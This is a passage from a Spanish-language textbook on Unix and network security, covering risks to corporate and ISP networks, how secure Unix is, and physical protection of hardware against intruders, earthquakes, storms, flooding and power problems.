Las redes y sistemas pertenecientes a empresas son, *a priori*, las que mayores ventajas presentan en lo relativo a su protección; en primer lugar, se trata de redes que suelen ser muy aislables: muchas empresas disponen de una LAN en el edificio donde están ubicadas, red que se puede aislar perfectamente del exterior mediante cortafuegos. Incluso si se han de ofrecer servicios hacia el exterior (típicamente, correo electrónico y *web*), se pueden situar los servidores en una zona desmilitarizada entre el *router* y la red interna. Además, en muchos casos la LAN de la empresa ni siquiera es realmente necesario que esté conectada a Internet, aunque esto cada día es menos habitual más por requisitos humanos que técnicos: aunque no haga falta para el trabajo la conexión a Internet, el clima de descontento entre nuestro personal que puede suponer bloquear el acceso hacia el exterior es una gran traba de cara al aislamiento –y por tanto, a la seguridad–.

Esta es la teoría; como siempre, casi perfecta: vamos a añadirle problemas reales para comprobar que las cosas no son tan bonitas como las acabamos de pintar. En primer lugar: imaginemos una empresa con varias sucursales – oficinas, almacenes... – separadas geográficamente. Si la distancia entre todas ellas es corta y la empresa solvente, quizás se puedan permitir una red propia, dedicada, y protegida por los técnicos de la propia compañía; pero esto rara vez es así: conforme aumenta la separación, la idea de la red dedicada se va difuminando (simplemente con una distancia de un par de kilómetros – o menos, dependiendo de la zona – ya resulta imposible esta aproximación). Ahora entra en juego una red de propósito general como base de comunicaciones, seguramente la red telefónica, o incluso Internet; la protección de la red ya no depende exclusivamente de nuestra organización, sino que entran en juego terceras compañías – posiblemente Telefónica, con todo lo que ello implica... –. Es casi indispensable recurrir a redes privadas virtuales (*Virtual Private Networks, VPN*), canales de comunicación seguros dentro de esa red insegura. Al menos podemos mantener comunicaciones seguras entre las diferentes sucursales... pero no todas las compañías recurren a estos mecanismos: realmente, es más fácil utilizar la red de propósito general como si fuera segura, enviando por ella toda la información que queramos intercambiar entre oficinas, sin proteger. Además, la seguridad no suele ser tangible: seguramente nuestro jefe estará más contento si en un día tiene montada la red aunque sea insegura, sin esperar a la configuración de la red privada – evidentemente, más costosa –, aunque a la larga resulte una solución mucho peor.

Compliquemos aún más la seguridad de nuestra compañía: ahora entran en juego estaciones móviles, por ejemplo comerciales con portátiles que deben comunicarse con los equipos fijos, o ejecutivos que al salir de viaje de negocios quieren poder seguir leyendo su correo. Estas estaciones están dando muchos quebraderos de cabeza, tanto a nivel de conectividad como de seguridad... otro potencial problema para nuestra empresa; realmente, no tan potencial: seguramente esa persona que está de viaje acabará conectado su portátil a la línea telefónica de un hotel, y conectando con las máquinas fijas vía *módem*. Por supuesto, esa persona ni ha oído ni quiere oír hablar de conexiones cifradas: es más fácil un *telnet* o un *rlogin* contra el servidor para poder leer el correo; a fin de cuentas, los piratas son algo que sólo existe en las películas...

Hasta ahora todos los ataques contra la empresa eran – en principio – externos; pero imaginemos que uno de nuestros empleados no está contento con su sueldo y decide irse a la competencia. Y no sólo quiere irse, sino que decide llevarse varios documentos confidenciales, documentos a los que ha tenido un fácil acceso simplemente acercándose a una de las impresoras comunes, recogiendo los listados, y fotocopiándolos antes de entregártelos a su dueño. O incluso más fácil: en nuestra empresa los ordenadores de los empleados utilizan Windows 9x, y todos los puestos ofrecen los discos duros como recursos compartidos; a fin de cuentas, así es mucho más fácil el intercambio de información entre empleados. Esa persona, sin ni siquiera levantarse de su puesto de trabajo, tiene acceso a casi toda la información de nuestra empresa... Por cierto, esto no pretende ser un ataque a la *seguridad* de estos productos (aunque fácilmente podría serlo), sino una realidad que se puede ver en muchísimas empresas, sobre todo pequeñas y medianas.

Como acabamos de ver, ha sido suficiente con plantear un par de situaciones – de lo más normales – para romper toda la idea de seguridad fácil que teníamos al principio; y eso sin plantear problemas más rebuscados: ¿qué sucede si a una empresa de la competencia le da por sabotear nuestra imagen atacando nuestras páginas *web*? ¿y si le interesa leer nuestros *e-mails*? No hace falta que se trate de una multinacional poderosa dispuesta a contratar piratas profesionales: es suficiente con que el administrador de la red de nuestra competencia tenga unas nociones sobre seguridad... y bastantes ganas de fastidiarnos.

1.7.3 ISPs

Las empresas dedicadas a ofrecer acceso a Internet a través de la línea telefónica, así como otros servicios de red (principalmente, hospedaje de páginas *web*) son los *conocidos* ISPs (*Internet Service*

Providers); conocidos tanto por sus servicios como por su inseguridad. Y es que realmente no es fácil compaginar una amplia oferta de servicios con una buena seguridad: cualquier administrador de máquinas Unix sabe que cada puerto abierto en su sistema es una potencial fuente de problemas para el mismo, por lo que conviene reducir al mínimo su número. Si los ISPs viven justamente de permitir accesos – a Internet o a sus propios servidores – parece obvio que no podrán aplicar estrictas políticas de seguridad en las máquinas: mientras que por ejemplo en una empresa el administrador puede obligar – relativamente – a sus usuarios a utilizar protocolos cifrados, si un ISP no permite acceso **ftp** a los clientes que deseen colgar sus páginas *web* y les obliga a usar un protocolo de transferencia de archivos que aplique criptografía, es muy probable que muchos de esos clientes abandonen y se vayan a la competencia: es más fácil utilizar el **ftp** clásico que instalar *software* adicional para poder actualizar una página *web*.

Imaginemos un proveedor que ofrece conexión a Internet a sus clientes; sin duda esos clientes querrán conectar a páginas *web*, hacer IRC, transferir archivos o utilizar **telnet**. Nada problemático a primera vista: las conexiones se realizan hacia el exterior de nuestra red, no hacia el interior. Pero además esos clientes querrán utilizar **ICQ** o *NetMeeting*, querrán instalar servidores de todo tipo en sus máquinas para que sus amigos los utilicen – desde servicios *web* hasta NFS –, con lo que empiezan los primeros problemas. Y no nos quedamos aquí: seguramente quieren poder descargar su correo POP3 desde cualquier lugar, no sólo desde el rango de direcciones del proveedor (por supuesto, sin oír hablar de cifrado en la conexión) y también les hace gracia un espacio para publicar sus páginas *web* de forma permanente... y mucho mejor para ellos si se les permite programar e instalar sus propios CGIs en dichas páginas; aquí ya no hay opción: o simplemente se les niega esta última posibilidad, o si se les permite y deseamos un entorno medianamente seguro hemos de dedicar recursos – y no pocos – a verificar la seguridad de esos programas. Hagamos lo que hagamos, tenemos problemas: si no permitimos que los usuarios usen sus propios CGIs, y otro proveedor sí que lo permite, seguramente cambiarán de ISP... si revisamos la seguridad, tampoco les va a hacer gracia tener que modificar su programa una y otra vez hasta que lo consideremos seguro; a fin de cuentas, estarán modificándolo para conseguir algo que probablemente ni siquiera entiendan.

Sigamos añadiendo problemas: puestos a pedir, los usuarios también pueden pedir acceso a bases de datos en sus páginas, por ejemplo vía PHP3; ya nos afectan los problemas que pueda tener este tipo de *software*. Incluso pueden querer instalar sistemas completos de comercio electrónico, sistemas capaces de convertir nuestra red en un auténtico agujero. Es más, si permitimos hospedaje de máquinas es muy probable que el cliente que usa este servicio quiera acceder remotamente vía **telnet** – o peor, **rlogin** –, incluso para tareas de administración; ni oír hablar de cosas como **SSH** o *SSL Telnet*: a fin de cuentas, hacen lo mismo y son más complicados que un sencillo **telnet**...

La seguridad de los ISPs sufre además el problema clásico de la seguridad en cualquier entorno, pero quizás de una forma mucho más grave: estamos trabajando con algo intangible, con algo muy difícil de ver. Si se realiza una inversión de tiempo o dinero para adquirir equipos nuevos, la mejora se nota inmediatamente; si esa inversión se realiza para incrementar la seguridad, quizás las mejoras obtenidas nunca las pueda notar un usuario. Y si las nota, con toda probabilidad es peor: es porque han fallado. La mayor parte de los potenciales clientes de un ISP preferirá una conexión un poco más rápida frente a una conexión o unos servicios más seguros.

Con situaciones tan sencillas y comunes como las anteriores podemos hacernos una idea de la potencial inseguridad de los ISPs; se trata de problemas reales, no meramente teóricos: en ambientes *underground* no es raro encontrar piratas con casi todas – o con todas – las claves de los clientes de un proveedor (personalmente he conocido varios casos). Sólo tenemos un punto a nuestro favor, si se puede considerar así: hace un par de años esas claves eran algo más o menos valioso para un pirata, ya que con ellas conseguía un acceso a Internet gratuito y – más importante – si dar ninguno de sus datos. Hoy en día, y debido a empresas que ofrecen ese tipo de acceso – por ejemplo como *Alehop*, con unas contraseñas genéricas y gratuitas para todo el mundo –, las claves de los clientes de un ISP no son algo tan codiciado.

1.8 ¿Seguridad en Unix?

En la década de los ochenta para mucha gente el concepto de *seguridad* era algo inimaginable en el entorno Unix: la facilidad con que un experto podía acceder a un sistema, burlar todos sus mecanismos de protección y conseguir el máximo nivel de privilegio era algo de sobra conocido por todos, por lo que nadie podía pensar en un sistema Unix *seguro*.

Afortunadamente, los tiempos han cambiado mucho desde entonces. Aunque en un principio y según uno de sus creadores, Unix no se diseñó para ser seguro ([Rit86]), a finales de los 80 se convirtió en el primer sistema operativo en alcanzar niveles de seguridad *quasi militares* ([HJAW88], [Ser91]...). En la actualidad se puede considerar el sistema operativo de propósito general más fiable del mercado; desde los clones habituales (Solaris, HP-UX, IRIX...) hasta los '*Trusted Unix*' (de los que hablaremos a continuación), pasando por los sistemas gratuitos (Linux, FreeBSD...), cualquier entorno Unix puede ofrecer los mecanismos de seguridad suficientes para satisfacer las necesidades de la mayoría de instituciones. Los Unices habituales, como Solaris o Linux, son bastante inseguros tal y como se instalan por defecto (*out-of-the-box*), como veremos a la hora de hablar de la seguridad lógica; esto significa que requieren de una mínima puesta a punto, en cuanto a seguridad se refiere, antes de ponerlos a trabajar con unas mínimas garantías de fiabilidad. Una vez realizada esta puesta a punto suelen tener una seguridad aceptable en redes de propósito general. El problema es que en muchas ocasiones se pone a trabajar a Unix tal y como se instala por defecto, lo que convierte a cualquier sistema operativo, Unix o no, en un auténtico agujero en cuanto a seguridad se refiere: cuentas sin *password* o con *passwords* por defecto, servicios abiertos, sistemas de ficheros susceptibles de ser compartidos...

Dentro de la familia Unix existen una serie de sistemas denominados ‘Unix seguros’ o ‘Unix fiables’ (**Trusted Unix**); se trata de sistemas con excelentes sistemas de control, evaluados por la *National Security Agency* (NSA) estadounidense y clasificados en niveles seguros (B o A) según [B⁺85]. Entre estos Unix seguros podemos encontrar AT&T System V/MLS y OSF/1 (B1), Trusted Xenix⁸ (B2) y XTS-300 STOP 4.1 (B3), considerados los sistemas operativos más seguros del mundo (siempre según la NSA). La gran mayoría de Unices (Solaris, AIX...) están clasificados como C2, y algunos otros, como Linux, se consideran sistemas C2 *de facto*: al no tener una empresa que pague el proceso de evaluación de la NSA no están catalogados, aunque puedan implementar todos los mecanismos de los sistemas C2.

A la vista de lo comentado en este punto, parece claro que Unix ha dejado de ser ese sistema arcaico e inseguro de sus primeros tiempos para convertirse en el entorno de trabajo más fiable dentro de la gama de sistemas operativos de propósito general; sin embargo, por alguna extraña razón, mucha gente tiende a considerar todavía a los equipos Unix como amenazas en la red, especialmente a los clones gratuitos como Linux o FreeBSD que habitualmente se ejecutan en PCs; el hecho de que sean gratuitos no implica en ningún momento que sean inestables, y mucho menos, inseguros: empresas tan importantes como *Yahoo!* (www.yahoo.com) o *Citroën* (www.citroen.com), o el propio servicio postal de Estados Unidos utilizan estos entornos como servidores *web* o como *firewall* en sus redes. No obstante, las políticas de *marketing* de ciertas empresas desarrolladoras tienden a popularizar (y lamentablemente lo consiguen) ideas erróneas sobre la seguridad en Unix, lo que motiva que algunas organizaciones intenten buscar sistemas alternativos, casi siempre sustituyendo máquinas Unix por entornos Windows NT o Windows 9x. No creo que haga falta hacer comentarios sobre la *seguridad* de estos sistemas, por lo que no entraremos en detalles sobre ella; si alguien está interesado, o duda de la capacidad de Unix frente a estos entornos, puede consultar alguna de las comparativas o de los artículos publicados sobre el tema por universidades o por prestigiosos nombres dentro del mundo de la seguridad informática, o simplemente interesarse por el tipo de sistemas utilizados en centros de investigación como AT&T y la NASA, o en organismos de seguridad como el FBI y la NSA: Unix, por supuesto.

⁸Este sistema, de la compañía *Trusted Information Systems, Inc*, obviamente no tiene nada que ver con el antiguo Microsoft Xenix, de *Microsoft Corporation*

Parte I

Seguridad del entorno de operaciones

Capítulo 2

Seguridad física de los sistemas

2.1 Introducción

Según [B⁺88], la seguridad física de los sistemas informáticos consiste en *la aplicación de barreras físicas y procedimientos de control como medidas de prevención y contramedidas contra las amenazas a los recursos y la información confidencial*. Más claramente, y particularizando para el caso de equipos Unix y sus centros de operación, por ‘seguridad física’ podemos entender todas aquellas mecanismos – generalmente de prevención y detección – destinados a proteger físicamente cualquier recurso del sistema; estos recursos son desde un simple teclado hasta una cinta de *backup* con toda la información que hay en el sistema, pasando por la propia CPU de la máquina.

Desgraciadamente, la seguridad física es un aspecto olvidado con demasiada frecuencia a la hora de hablar de seguridad informática en general; en muchas organizaciones se suelen tomar medidas para prevenir o detectar accesos no autorizados o negaciones de servicio, pero rara vez para prevenir la acción de un atacante que intenta acceder físicamente a la sala de operaciones o al lugar donde se depositan las impresiones del sistema. Esto motiva que en determinadas situaciones un atacante se decline por aprovechar vulnerabilidades físicas en lugar de lógicas, ya que posiblemente le sea más fácil robar una cinta con una imagen completa del sistema que intentar acceder a él mediante fallos en el *software*. Hemos de ser conscientes de que la seguridad física es demasiado importante como para ignorarla: un ladrón que roba un ordenador para venderlo, un incendio o un pirata que accede sin problemas a la sala de operaciones nos pueden hacer mucho más daño que un intruso que intenta conectar remotamente con una máquina no autorizada; no importa que utilicemos los más avanzados medios de cifrado para conectar a nuestros servidores, ni que hayamos definido una política de *firewalling* muy restrictiva: si no tenemos en cuenta factores físicos, estos esfuerzos para proteger nuestra información no van a servir de nada. Además, en el caso de organismos con requerimientos de seguridad medios, unas medidas de seguridad físicas ejercen un efecto disuasorio sobre la mayoría de piratas: como casi todos los atacantes de los equipos de estos entornos son casuales (esto es, no tienen interés específico sobre *nuestros* equipos, sino sobre *cualquier* equipo), si notan a través de medidas físicas que nuestra organización está preocupada por la seguridad probablemente abandonarán el ataque para lanzarlo contra otra red menos protegida.

Aunque como ya dijimos en la introducción este proyecto no puede centrarse en el diseño de edificios resistentes a un terremoto o en la instalación de alarmas electrónicas, sí que se van a intentar comentar ciertas medidas de prevención y detección que se han de tener en cuenta a la hora de definir mecanismos y políticas para la seguridad de nuestros equipos. Pero hemos de recordar que cada sitio es diferente, y por tanto también lo son sus necesidades de seguridad; de esta forma, no se pueden dar recomendaciones específicas sino pautas generales a tener en cuenta, que pueden variar desde el simple sentido común (como es el cerrar con llave la sala de operaciones cuando salimos de ella) hasta medidas mucho más complejas, como la prevención de radiaciones electromagnéticas de los equipos o la utilización de *degaussers*. En entornos habituales suele ser suficiente con un

poco de sentido común para conseguir una mínima seguridad física; de cualquier forma, en cada institución se ha de analizar el valor de lo que se quiere proteger y la probabilidad de las amenazas potenciales, para en función de los resultados obtenidos diseñar un plan de seguridad adecuado. Por ejemplo, en una empresa ubicada en Valencia quizás parezca absurdo hablar de la prevención ante terremotos (por ser esta un área de bajo riesgo), pero no sucederá lo mismo en una universidad situada en una zona sísmicamente activa; de la misma forma, en entornos de I+D es absurdo hablar de la prevención ante un ataque nuclear, pero en sistemas militares esta amenaza se ha de tener en cuenta¹.

2.2 Protección del *hardware*

El *hardware* es frecuentemente el elemento más caro de todo sistema informático². Por tanto, las medidas encaminadas a asegurar su integridad son una parte importante de la seguridad física de cualquier organización, especialmente en las dedicadas a I+D: universidades, centros de investigación, institutos tecnológicos... suelen poseer entre sus equipos máquinas muy caras, desde servidores con una gran potencia de cálculo hasta *routers* de última tecnología, pasando por modernos sistemas de transmisión de datos como la fibra óptica.

Son muchas las amenazas al *hardware* de una instalación informática; aquí se van a presentar algunas de ellas, sus posibles efectos y algunas soluciones, si no para evitar los problemas sí al menos para minimizar sus efectos.

2.2.1 Acceso físico

La posibilidad de acceder físicamente a una máquina Unix – en general, a cualquier sistema operativo – hace inútiles casi todas las medidas de seguridad que hayamos aplicado sobre ella: hemos de pensar que si un atacante puede llegar con total libertad hasta una estación puede por ejemplo abrir la CPU y llevarse un disco duro; sin necesidad de privilegios en el sistema, sin importar la robustez de nuestros cortafuegos, sin nisiquiera una clave de usuario, el atacante podrá seguramente modificar la información almacenada, destruirla o simplemente leerla. Incluso sin llegar al extremo de desmontar la máquina, que quizás resulte algo exagerado en entornos clásicos donde hay cierta vigilancia, como un laboratorio o una sala de informática, la persona que accede al equipo puede pararlo o arrancar una versión diferente del sistema operativo sin llamar mucho la atención. Si por ejemplo alguien accede a un laboratorio con máquinas Linux, seguramente le resultará fácil utilizar un disco de arranque, montar los discos duros de la máquina y extraer de ellos la información deseada; incluso es posible que utilice un *ramdisk* con ciertas utilidades que constituyan una amenaza para otros equipos, como *nukes* o *sniffers*.

Visto esto, parece claro que cierta seguridad física es necesaria para garantizar la seguridad global de la red y los sistemas conectados a ella; evidentemente el nivel de seguridad física depende completamente del entorno donde se ubiquen los puntos a proteger (no es necesario hablar sólo de equipos Unix, sino de cualquier elemento físico que se pueda utilizar para amenazar la seguridad, como una toma de red apartada en cualquier rincón de un edificio de nuestra organización). Mientras que parte de los equipos estarán bien protegidos, por ejemplo los servidores de un departamento o las máquinas de los despachos, otros muchos estarán en lugares de acceso semipúblico, como laboratorios de prácticas; es justamente sobre estos últimos sobre los que debemos extremar las precauciones, ya que lo más fácil y discreto para un atacante es acceder a uno de estos equipos y, en segundos, lanzar un ataque completo sobre la red.

¹ Al menos en teoría, ya que nadie sabe con certeza lo que sucede en organismos de defensa, excepto ellos mismos.

² Como dijimos, el más caro, pero no el más difícil de recuperar.

Prevención

¿Cómo prevenir un acceso físico no autorizado a un determinado punto? Hay soluciones para todos los gustos, y también de todos los precios: desde analizadores de retina hasta videocámaras, pasando por tarjetas inteligentes o control de las llaves que abren determinada puerta. Todos los modelos de autenticación de usuarios (capítulo 8) son aplicables, aparte de para controlar el acceso lógico a los sistemas, para controlar el acceso físico; de todos ellos, quizás los más adecuados a la seguridad física sean los biométricos y los basados en algo poseído; aunque como comentaremos más tarde suelen resultar algo caros para utilizarlos masivamente en entornos de seguridad media.

Pero no hay que irse a sistemas tan complejos para prevenir accesos físicos no autorizados; normas tan elementales como cerrar las puertas con llave al salir de un laboratorio o un despacho o bloquear las tomas de red que no se suelen utilizar y que estén situadas en lugares apartados son en ocasiones más que suficientes para prevenir ataques. También basta el sentido común para darse cuenta de que el cableado de red es un elemento importante para la seguridad, por lo que es recomendable apartarlo del acceso directo; por desgracia, en muchas organizaciones podemos ver excelentes ejemplos de lo que **no** hay que hacer en este sentido: cualquiera que pasee por entornos más o menos amplios (el campus de una universidad, por ejemplo) seguramente podrá ver – o pinchar, o cortar... – cables descolgados al alcance de todo el mundo, especialmente durante el verano, época que se suele aprovechar para hacer obras.

Todos hemos visto películas en las que se mostraba un estricto control de acceso a instalaciones militares mediante tarjetas inteligentes, analizadores de retina o verificadores de la geometría de la mano; aunque algunos de estos métodos aún suenan a ciencia ficción y sean demasiado caros para la mayor parte de entornos (recordemos que si el sistema de protección es más caro que lo que se quiere proteger tenemos un grave error en nuestros planes de seguridad), otros se pueden aplicar, y se aplican, en muchas organizaciones. Concretamente, el uso de lectores de tarjetas para poder acceder a ciertas dependencias es algo muy a la orden del día; la idea es sencilla: alguien pasa una tarjeta por el lector, que conecta con un sistema – por ejemplo un ordenador – en el que existe una base de datos con información de los usuarios y los recintos a los que se le permite el acceso. Si la tarjeta pertenece a un usuario capacitado para abrir la puerta, ésta se abre, y en caso contrario se registra el intento y se niega el acceso. Aunque este método quizás resulte algo caro para extenderlo a todos y cada uno de los puntos a proteger en una organización, no sería tan descabellado instalar pequeños lectores de códigos de barras conectados a una máquina Linux en las puertas de muchas áreas, especialmente en las que se maneja información más o menos sensible. Estos lectores podrían leer una tarjeta que todos los miembros de la organización poseerían, conectar con la base de datos de usuarios, y autorizar o denegar la apertura de la puerta. Se trataría de un sistema sencillo de implementar, no muy caro, y que cubre de sobra las necesidades de seguridad en la mayoría de entornos: incluso se podría abaratar si en lugar de utilizar un mecanismo para abrir y cerrar puertas el sistema se limitara a informar al administrador del área o a un guardia de seguridad mediante un mensaje en pantalla o una luz encendida: de esta forma los únicos gastos serían los correspondientes a los lectores de códigos de barras, ya que como equipo con la base de datos se puede utilizar una máquina vieja o un servidor de propósito general.

Detección

Cuando la prevención es difícil por cualquier motivo (técnico, económico, humano...) es deseable que un potencial ataque sea detectado cuanto antes, para minimizar así sus efectos. Aunque en la detección de problemas, generalmente accesos físicos no autorizados, intervienen medios técnicos, como cámaras de vigilancia de circuito cerrado o alarmas, en entornos más normales el esfuerzo en detectar estas amenazas se ha de centrar en las personas que utilizan los sistemas y en las que sin utilizarlos están relacionadas de cierta forma con ellos; sucede lo mismo que con la seguridad lógica: se ha de ver toda la protección como una cadena que falla si falla su eslabón más débil.

Es importante concienciar a todos de su papel en la política de seguridad del entorno; si por

ejemplo un usuario autorizado detecta presencia de alguien de quien sospecha que no tiene autorización para estar en una determinada estancia debe avisar inmediatamente al administrador o al responsable de los equipos, que a su vez puede avisar al servicio de seguridad si es necesario. No obstante, utilizar este servicio debe ser sólamente un último recurso: generalmente en la mayoría de entornos no estamos tratando con terroristas, sino por fortuna con elementos mucho menos peligrosos. Si cada vez que se sospecha de alguien se avisa al servicio de seguridad esto puede repercutir en el ambiente de trabajo de los usuarios autorizados estableciendo cierta presión que no es en absoluto recomendable; un simple ‘*¿puedo ayudarte en algo?*’ suele ser más efectivo que un guardia solicitando una identificación formal. Esto es especialmente recomendable en lugares de acceso restringido, como laboratorios de investigación o centros de cálculo, donde los usuarios habituales suelen conocerse entre ellos y es fácil detectar personas ajenas al entorno.

2.2.2 Desastres naturales

En el anterior punto hemos hecho referencia a accesos físicos no autorizados a zonas o a elementos que pueden comprometer la seguridad de los equipos o de toda la red; sin embargo, no son estas las únicas amenazas relacionadas con la seguridad física. Un problema que no suele ser tan habitual, pero que en caso de producirse puede acarrear gravísimas consecuencias, es el derivado de los desastres naturales y su (falta de) prevención.

Terremotos

Los terremotos son el desastre natural menos probable en la mayoría de organismos ubicados en España, simplemente por su localización geográfica: no nos encontramos en una zona donde se suelan producir temblores de intensidad considerable; incluso en zonas del sur de España, como Almería, donde la probabilidad de un temblor es más elevada, los terremotos no suelen alcanzar la magnitud necesaria para causar daños en los equipos. Por tanto, no se suelen tomar medidas serias contra los movimientos sísmicos, ya que la probabilidad de que sucedan es tan baja que no merece la pena invertir dinero para minimizar sus efectos.

De cualquier forma, aunque algunas medidas contra terremotos son excesivamente caras para la mayor parte de organizaciones en España (evidentemente serían igual de caras en zonas como Los Ángeles, pero allí el coste estaría justificado por la alta probabilidad de que se produzcan movimientos de magnitud considerable), no cuesta nada tomar ciertas medidas de prevención; por ejemplo, es muy recomendable no situar nunca equipos delicados en superficies muy elevadas (aunque tampoco es bueno situarlos a ras de suelo, como veremos al hablar de inundaciones). Si lo hacemos, un pequeño temblor puede tirar desde una altura considerable un complejo *hardware*, lo que con toda probabilidad lo inutilizará; puede incluso ser conveniente (y barato) utilizar fijaciones para los elementos más críticos, como las CPUs, los monitores o los *routers*. De la misma forma, tampoco es recomendable situar objetos pesados en superficies altas cercanas a los equipos, ya que si lo que cae son esos objetos también dañarán el *hardware*.

Para evitar males mayores ante un terremoto, también es muy importante no situar equipos cerca de las ventanas: si se produce un temblor pueden caer por ellas, y en ese caso la pérdida de datos o *hardware* pierde importancia frente a los posibles accidentes – incluso mortales – que puede causar una pieza voluminosa a las personas a las que les cae encima. Además, situando los equipos alejados de las ventanas estamos dificultando las acciones de un potencial ladrón que se descuelgue por la fachada hasta las ventanas, ya que si el equipo estuviera cerca no tendría más que alargar el brazo para llevárselo.

Quizás hablar de terremotos en un trabajo dedicado a sistemas ‘normales’ especialmente centrándonos en lugares con escasa actividad sísmica – como es España y más concretamente la Comunidad Valenciana – pueda resultar incluso gracioso, o cuanto menos exagerado. No obstante, no debemos entender por terremotos únicamente a los grandes desastres que derrumban edificios y destrozan

vías de comunicación; quizás sería más apropiado hablar incluso de **vibraciones**, desde las más grandes (los terremotos) hasta las más pequeñas (un simple motor cercano a los equipos). Las vibraciones, incluso las más imperceptibles, pueden dañar seriamente cualquier elemento electrónico de nuestras máquinas, especialmente si se trata de vibraciones continuas: los primeros efectos pueden ser problemas con los cabezales de los discos duros o con los circuitos integrados que se dañan en las placas. Para hacer frente a pequeñas vibraciones podemos utilizar plataformas de goma donde situar a los equipos, de forma que la plataforma absorba la mayor parte de los movimientos; incluso sin llegar a esto, una regla común es evitar que entren en contacto equipos que poseen una electrónica delicada con *hardware* más mecánico, como las impresoras: estos dispositivos no paran de generar vibraciones cuando están en funcionamiento, por lo que situar una pequeña impresora encima de la CPU de una máquina es una idea nefasta. Como dicen algunos expertos en seguridad ([GS96]), el espacio en la sala de operaciones es un problema sin importancia comparado con las consecuencias de fallos en un disco duro o en la placa base de un ordenador.

Tormentas eléctricas

Las tormentas con aparato eléctrico, especialmente frecuentes en verano (cuando mucho personal se encuentra de vacaciones, lo que las hace más peligrosas) generan subidas súbitas de tensión infinitamente superiores a las que pueda generar un problema en la red eléctrica, como veremos a continuación. Si cae un rayo sobre la estructura metálica del edificio donde están situados nuestros equipos es casi seguro que podemos ir pensando en comprar otros nuevos; sin llegar a ser tan dramáticos, la caída de un rayo en un lugar cercano puede inducir un campo magnético lo suficientemente intenso como para destruir *hardware* incluso protegido contra voltajes elevados.

Sin embargo, las tormentas poseen un lado positivo: son predecibles con más o menos exactitud, lo que permite a un administrador parar sus máquinas y desconectarlas de la línea eléctrica³. Entonces, ¿cuál es el problema? Aparte de las propias tormentas, el problema son los responsables de los equipos: la caída de un rayo es algo poco probable – pero no imposible – en una gran ciudad donde existen artilugios destinados justamente a atraer rayos de una forma controlada; tanto es así que mucha gente ni siquiera ha visto caer cerca un rayo, por lo que directamente tiende a asumir que eso no le va a suceder nunca, y menos a sus equipos. Por tanto, muy pocos administradores se molestan en parar máquinas y desconectarlas ante una tormenta; si el fenómeno sucede durante las horas de trabajo y la tormenta es fuerte, quizás sí que lo hace, pero si sucede un sábado por la noche nadie va a ir a la sala de operaciones a proteger a los equipos, y nadie antes se habrá tomado la molestia de protegerlos por una simple previsión meteorológica. Si a esto añadimos lo que antes hemos comentado, que las tormentas se producen con más frecuencia en pleno verano, cuando casi toda la plantilla está de vacaciones y sólo hay un par de personas de guardia, tenemos el caldo de cultivo ideal para que una amenaza que *a priori* no es muy grave se convierta en el final de algunos de nuestros equipos. Conclusión: todos hemos de tomar más en serio a la Naturaleza cuando nos avisa con un par de truenos...

Otra medida de protección contra las tormentas eléctricas hace referencia a la ubicación de los medios magnéticos, especialmente las copias de seguridad; aunque hablaremos con más detalle de la protección de los *backups* en el punto 2.3.2, de momento podemos adelantar que se han de almacenar lo más alejados posible de la estructura metálica de los edificios. Un rayo en el propio edificio, o en un lugar cercano, puede inducir un campo electromagnético lo suficientemente grande como para borrar de golpe todas nuestras cintas o discos, lo que añade a los problemas por daños en el *hardware* la pérdida de toda la información de nuestros sistemas.

Inundaciones y humedad

Cierto grado de humedad es necesario para un correcto funcionamiento de nuestras máquinas: en ambientes extremadamente secos el nivel de electricidad estática es elevado, lo que, como veremos

³Al contrario de lo que mucha gente piensa, no basta sólo con apagar un sistema para que se encuentre a salvo.

más tarde, puede transformar un pequeño contacto entre una persona y un circuito, o entre diferentes componentes de una máquina, en un daño irreparable al *hardware* y a la información. No obstante, niveles de humedad elevados son perjudiciales para los equipos porque pueden producir condensación en los circuitos integrados, lo que origina cortocircuitos que evidentemente tienen efectos negativos sobre cualquier elemento electrónico de una máquina.

Controlar el nivel de humedad en los entornos habituales es algo innecesario, ya que por norma nadie ubica estaciones en los lugares más húmedos o que presenten situaciones extremas; no obstante, ciertos equipos son especialmente sensibles a la humedad, por lo que es conveniente consultar los manuales de todos aquellos de los que tengamos dudas. Quizás sea necesario utilizar alarmas que se activan al detectar condiciones de muy poca o demasiada humedad, especialmente en sistemas de alta disponibilidad o de altas prestaciones, donde un fallo en un componente puede ser crucial.

Cuando ya no se habla de una humedad más o menos elevada sino de completas inundaciones, los problemas generados son mucho mayores. Casi cualquier medio (una máquina, una cinta, un *router*...) que entre en contacto con el agua queda automáticamente inutilizado, bien por el propio líquido o bien por los cortocircuitos que genera en los sistemas electrónicos.

Evidentemente, contra las inundaciones las medidas más efectivas son las de prevención (frente a las de detección); podemos utilizar detectores de agua en los suelos o falsos suelos de las salas de operaciones, y apagar automáticamente los sistemas en caso de que se activen. Tras apagar los sistemas podemos tener también instalado un sistema automático que corte la corriente: algo muy común es intentar sacar los equipos – previamente apagados o no – de una sala que se está empapando a inundar; esto, que a primera vista parece lo lógico, es el mayor error que se puede cometer si no hemos desconectado completamente el sistema eléctrico, ya que la mezcla de corriente y agua puede causar incluso la muerte a quien intente salvar equipos. Por muy caro que sea el *hardware* o por muy valiosa que sea la información a proteger, nunca serán magnitudes comparables a lo que supone la pérdida de vidas humanas. Otro error común relacionado con los detectores de agua es situar a los mismos a un nivel superior que a los propios equipos a salvaguardar (¡incluso en el techo, junto a los detectores de humo!); evidentemente, cuando en estos casos el agua llega al detector poco se puede hacer ya por las máquinas o la información que contienen.

Medidas de protección menos sofisticadas pueden ser la instalación de un falso suelo por encima del suelo real, o simplemente tener la precaución de situar a los equipos con una cierta elevación respecto al suelo, pero sin llegar a situarlos muy altos por los problemas que ya hemos comentado al hablar de terremotos y vibraciones.

2.2.3 Desastres del entorno

Electricidad

Quizás los problemas derivados del entorno de trabajo más frecuentes son los relacionados con el sistema eléctrico que alimenta nuestros equipos; cortocircuitos, picos de tensión, cortes de flujo... a diario amenazan la integridad tanto de nuestro *hardware* como de los datos que almacena o que circulan por él.

El problema menos común en las instalaciones modernas son las subidas de tensión, conocidas como ‘picos’ porque generalmente duran muy poco: durante unas fracciones de segundo el voltaje que recibe un equipo sube hasta sobrepasar el límite aceptable que dicho equipo soporta. Lo normal es que estos picos apenas afecten al *hardware* o a los datos gracias a que en la mayoría de equipos hay instalados fusibles, elementos que se funden ante una subida de tensión y dejan de conducir la corriente, provocando que la máquina permanezca apagada. Disponga o no de fusibles el equipo a proteger (lo normal es que sí los tenga) una medida efectiva y barata es utilizar tomas de tierra para

